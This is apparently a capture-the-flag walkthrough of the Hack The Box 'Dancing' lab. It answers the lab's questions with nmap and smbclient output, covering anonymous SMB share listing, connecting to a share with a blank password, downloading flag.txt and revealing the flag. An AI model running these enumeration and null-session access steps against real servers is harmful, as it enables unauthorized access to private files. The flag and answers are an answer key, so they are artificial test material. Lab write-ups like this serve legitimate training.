



Dancing ACTIVE

VERY EASY



TARGET MACHINE IP ADDRESS

10.129.1.12


1. What does the 3-letter acronym SMB stand for?

   Answer: Server Message Block

2. What port does SMB use to operate at?

   Answer: 445

3. What is the service name for port 445 that came up in our Nmap scan?




```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ nmap -Pn -sV -p 445 10.129.1.12
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-27 07:31 EDT
Nmap scan report for 10.129.1.12
Host is up (0.068s latency).

PORT    STATE SERVICE       VERSION
445/tcp open  microsoft-ds?
```

   Answer: microsoft-ds

4. What is the 'flag' or 'switch' that we can use with the smbclient utility to 'list' the available shares on Dancing?

   Answer: -L


5. How many shares are there on Dancing?



```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ smbclient -L //10.129.1.12 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        WorkShares      Disk
```

   Answer : 4


6. What is the name of the share we are able to access in the end with a blank password?




```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ smbclient //10.129.1.12/WorkShares -N

Try "help" to get a list of possible commands.
smb: \>
```

Answer: WorkShares

7. What is the command we can use within the SMB shell to download the files we find?




```
smb: \> ls
  .                                   D        0  Mon Mar 29 04:22:01 2021
  ..                                  D        0  Mon Mar 29 04:22:01 2021
  Amy.J                               D        0  Mon Mar 29 05:08:24 2021
  James.P                             D        0  Thu Jun  3 04:38:03 2021
```



```
smb: \James.P\> get flag.txt
getting file \James.P\flag.txt of size 32 as flag.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
```

Answer: get

8. Submit root flag



```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ cat flag.txt
5f61c10dffbc77a704d76016a22f1664
```

Answer: 5f61c10dffbc77a704d76016a22f1664